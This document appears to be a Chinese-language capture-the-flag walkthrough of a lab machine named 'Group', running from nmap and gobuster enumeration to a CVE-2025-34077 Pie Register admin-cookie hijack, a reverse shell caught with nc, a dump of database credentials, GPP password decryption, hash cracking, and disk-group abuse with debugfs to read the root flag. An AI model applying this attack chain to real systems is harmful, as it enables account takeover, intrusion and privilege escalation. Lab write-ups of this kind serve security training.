

Group

服务发现

```
(root@192) [~/桌面/safety/迷宫/Group]
~$ nmap -SS -sV -O -SC -A -p- -T3 -v 192.168.56.72
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-18 20:18 +0800
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:18
Completed NSE at 20:18, 0.00s elapsed
Initiating NSE at 20:18
Completed NSE at 20:18, 0.00s elapsed
Initiating NSE at 20:18
Completed NSE at 20:18, 0.00s elapsed
Initiating ARP Ping Scan at 20:18
Scanning 192.168.56.72 [1 port]
Completed ARP Ping Scan at 20:18, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:18
Scanning group.dsz (192.168.56.72) [65535 ports]
Discovered open port 80/tcp on 192.168.56.72
Discovered open port 22/tcp on 192.168.56.72
Completed SYN Stealth Scan at 20:18, 3.30s elapsed (65535 total ports)
Initiating Service scan at 20:18
Scanning 2 services on group.dsz (192.168.56.72)
Completed Service scan at 20:18, 6.03s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against group.dsz (192.168.56.72)
NSE: Script scanning 192.168.56.72.
Initiating NSE at 20:18
Completed NSE at 20:18, 12.34s elapsed
Initiating NSE at 20:18
Completed NSE at 20:18, 0.52s elapsed
Initiating NSE at 20:18
Completed NSE at 20:18, 0.01s elapsed
Nmap scan report for group.dsz (192.168.56.72)
Host is up (0.00041s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.66
|_ http-generator: WordPress 6.9.1
|_ http-server-header: Apache/2.4.66 (Unix)
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Group.dsz
MAC Address: 08:00:27:D4:E4:62 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Uptime guess: 5.196 days (since Mon Apr 13 15:37:03 2026)
```

22 80 □

```
(root@192) [~/桌面/safety/迷宫/Group]
~$ curl http://192.168.56.72
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://group.dsz/">here</a>.</p>
<hr>
<address>Apache/2.4.66 (Unix) Server at 192.168.56.72 Port 80</address>
</body></html>
```


发现了 group.dsz 域名 写到 hosts

gobuster 开扫

```
(root@192) [~/桌面/safety/迷宫/Group]
~$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt,js,zip -u http://group.dsz
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://group.dsz
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: zip,html,php,txt,js
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
wp-content (Status: 301) [Size: 349] [--> http://group.dsz/wp-content/]
license.txt (Status: 200) [Size: 19903]
wp-includes (Status: 301) [Size: 350] [--> http://group.dsz/wp-includes/]
readme.html (Status: 200) [Size: 7429]
index.php (Status: 301) [Size: 0] [--> http://group.dsz/]
wp-login.php (Status: 302) [Size: 6474] [--> http://group.dsz/?page_id=13]
wp-trackback.php (Status: 200) [Size: 135]
wp-admin (Status: 301) [Size: 347] [--> http://group.dsz/wp-admin/]
```


访问 <http://group.dsz/>

源码发现插件



插件 **pie-register** 版本 3.7.1.3

网上找了相关的漏洞发现



下载 kali 运行

```
python3 pie.py http://group.dsz/

CVE-2025-34077


by Mrj Haxcore | CVE-2025-34077

[*] Sending payload to hijack admin session...

[+] Successfully hijacked cookies for user_id=1 (admin):
wordpress_a49f562bd052e03fd64651c58e60bd2e = ll104567%7C1776688371%7CvSIbHpcakmELonmUmvu5YAV88AcYNovtPUnYWXOqHUC%7Cd4ed4867
b59dfc6a16359b54e8c6aa8b74eddfdb4699ec11bc1869361122401
wordpress_logged_in_a49f562bd052e03fd64651c58e60bd2e = ll104567%7C1776688371%7CvSIbHpcakmELonmUmvu5YAV88AcYNovtPUnYWXOqHUC%
7C302fa0df803975c87cb2456113765309082404f59cb7724ce162b8b99da863c6
```

拿到了 Cookie


访问 wp-admin




添加拿到的 cookie



添加完刷新一下 直接登录进来了



接下来就是插件反弹 shell 了



```
(root@192) ~/桌面/safety/迷宫/Group
nc -lvp 2610
listening on [any] 2610 ...
id
connect to [192.168.56.11] from (UNKNOWN) [192.168.56.72] 43118
/bin/sh: can't access tty; job control turned off
/var/www/localhost/htdocs/wp-admin $ uid=104(apache) gid=106(apache) groups=82(www-data),106(apache),106(apache)
/var/www/localhost/htdocs/wp-admin $ id
uid=104(apache) gid=106(apache) groups=82(www-data),106(apache),106(apache)
/var/www/localhost/htdocs/wp-admin $ whoami
apache
/var/www/localhost/htdocs/wp-admin $
```

发现数据库

DB_USER: wp_admin

DB_PASSWORD: Password123!

```

/var/www/localhost/htdocs/wp-admin $ cat /var/www/localhost/htdocs/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the website, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://developer.wordpress.org/advanced-administration/wordpress/wp-config/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wp_admin' );

/** Database password */
define( 'DB_PASSWORD', 'Password123!' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+

```

到 opt 里面发现 xml 文件 查看发现 GPP 加密文件


```

/var/www/localhost/htdocs/wp-admin $ cd /opt
/opt $ ls -la
total 12
drwxr-xr-x  2 root    root      4096 Mar  5 20:07 .
drwxr-xr-x  21 root    root      4096 Mar  6 18:24 ..
-rw-r--r--  1 root    root      319 Mar  5 20:07 Groups.xml
/opt $ cat Groups.xml
<Groups xmlns:userid="http://www.microsoft.com/GroupPolicy/Settings/Users">
  <User clsid="{15171732-B1F3-4354-8D71-B07E2368305A}" name="LocalAdmin" uid="{F9706C86-6460-4447-9C9D-E0D5B6673891}">
    <Properties action="U" userName="admin" cpassword="wh/dhDkLLn3qw0d7wqGNX4EripI2ZeShL3A5V9g9A8A=" />
  </User>
</Groups>
/opt $

```

解密 GPP 密码 拿到 1045670921

```

(root@192)-[~/桌面/safety/迷宫/Group]
# gpp-decrypt "wh/dhDkLLn3qw0d7wqGNX4EripI2ZeShL3A5V9g9A8A="
1045670921

```

用解开的密码 登录 vick 发现 user.txt

```

(root@192)-[~/桌面/safety/迷宫/Group]
# gpp-decrypt "wh/dhDkLLn3qw0d7wqGNX4EripI2ZeShL3A5V9g9A8A="
1045670921

(root@192)-[~/桌面/safety/迷宫/Group]
# ssh vick@192.168.56.72
vick@192.168.56.72's password:

vick@Group:~$ l -la
total 16
drwxr-sr-x  2 vick    vick      4096 Apr 18 19:34 ./
drwxr-xr-x  3 root    root      4096 Mar  5 18:11 ../
-rw-----  1 vick    vick      597 Apr 18 19:34 .mariadb_history
-rw-r--r--  1 root    vick      44 Mar  5 18:29 user.txt
vick@Group:~$ ls -la
total 16
drwxr-sr-x  2 vick    vick      4096 Apr 18 19:34 .
drwxr-xr-x  3 root    root      4096 Mar  5 18:11 ../
-rw-----  1 vick    vick      597 Apr 18 19:34 .mariadb_history
-rw-r--r--  1 root    vick      44 Mar  5 18:29 user.txt
vick@Group:~$ cat user.txt
flag{user-539225fb1c359bbaf8e58a9b5c6aaa5e}
vick@Group:~$

```

Cd /tmp 直接跑 linpeas.sh

```
vick@Group:/tmp$ wget http://192.168.56.11/linpeas.sh
Connecting to 192.168.56.11 (192.168.56.11:80)
saving to 'linpeas.sh'
linpeas.sh 100% [*****] 952k 0:00
'linpeas.sh' saved
vick@Group:/tmp$ chmod +x linpeas.sh
vick@Group:/tmp$ ./linpeas.sh
```



LinPEAS 显示 vick 用户可以读取 /etc/gshadow（组密码文件）。

```
Cacheing directories
vick@Group:/tmp$ cat /etc/gshadow
disk:peDyKkCISQ5zM::root
sudo:6RXUH2N1MJ0bo::
vick@Group:/tmp$ cat /etc/gshadow-
disk:peDyKkCISQ5zM::root
vick@Group:/tmp$
```

john 跑一下 我这边已经跑过了

john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt

gshadow.hash

disk:19882006

```
(root@192)-[~/桌面/safety/迷宫/Group]
# vim gshadow.hash

(root@192)-[~/桌面/safety/迷宫/Group]
# cat gshadow.hash
disk:peDyKkCISQ5zM::root

(root@192)-[~/桌面/safety/迷宫/Group]
# john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt gshadow.hash
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
No password hashes left to crack (see FAQ)
```

df 查看磁盘

```
cat: can't open '/etc/crontabs/root': Permission denied
vick@Group:/tmp$ df
Filesystem            1K-blocks      Used Available Use% Mounted on
devtmpfs                10240           0      10240   0% /dev
shm                   1009888           0    1009888   0% /dev/shm
/dev/sda3             9468048     966844    8087896  11% /
tmpfs                  403956        152     403804   0% /run
df: /sys/kernel/debug/tracing: Permission denied
/dev/sda1             277631      37112     221063  14% /boot
tmpfs                 1009888         956    1008932   0% /tmp
vick@Group:/tmp$ df -h
Filesystem            Size      Used Available Use% Mounted on
devtmpfs              10.0M          0      10.0M   0% /dev
shm                  986.2M          0      986.2M   0% /dev/shm
/dev/sda3             9.0G      944.2M       7.7G  11% /
tmpfs                 394.5M     152.0K     394.3M   0% /run
df: /sys/kernel/debug/tracing: Permission denied
/dev/sda1             271.1M      36.2M     215.9M  14% /boot
tmpfs                 986.2M     956.0K     985.3M   0% /tmp
vick@Group:/tmp$ ls -la /dev/sda*
brw-rw----  1 root   disk      8,  0 Apr 18 20:14 /dev/sda
brw-rw----  1 root   disk      8,  1 Apr 18 20:14 /dev/sda1
brw-rw----  1 root   disk      8,  2 Apr 18 20:14 /dev/sda2
brw-rw----  1 root   disk      8,  3 Apr 18 20:14 /dev/sda3
vick@Group:/tmp$
```

newgrp disk

19882006

切换到 disk 组

```
vick@Group:~$ newgrp disk

Password: vick@Group:~$ id
uid=1000(vick) gid=6(disk) groups=1000(vick)
vick@Group:~$
```

echo "cat /root/root.txt" | debugfs /dev/sda3 2>/dev/null

```
vick@Group:~$ echo "cat /root/root.txt" | debugfs /dev/sda3 2>/dev/null
debugfs: cat /root/root.txt
flag{root-6c550ffedd08a2f1536b6d589313e241}
debugfs: vick@Group:~$
```

拿到 root.txt

flag{root-6c550ffedd08a2f1536b6d589313e241}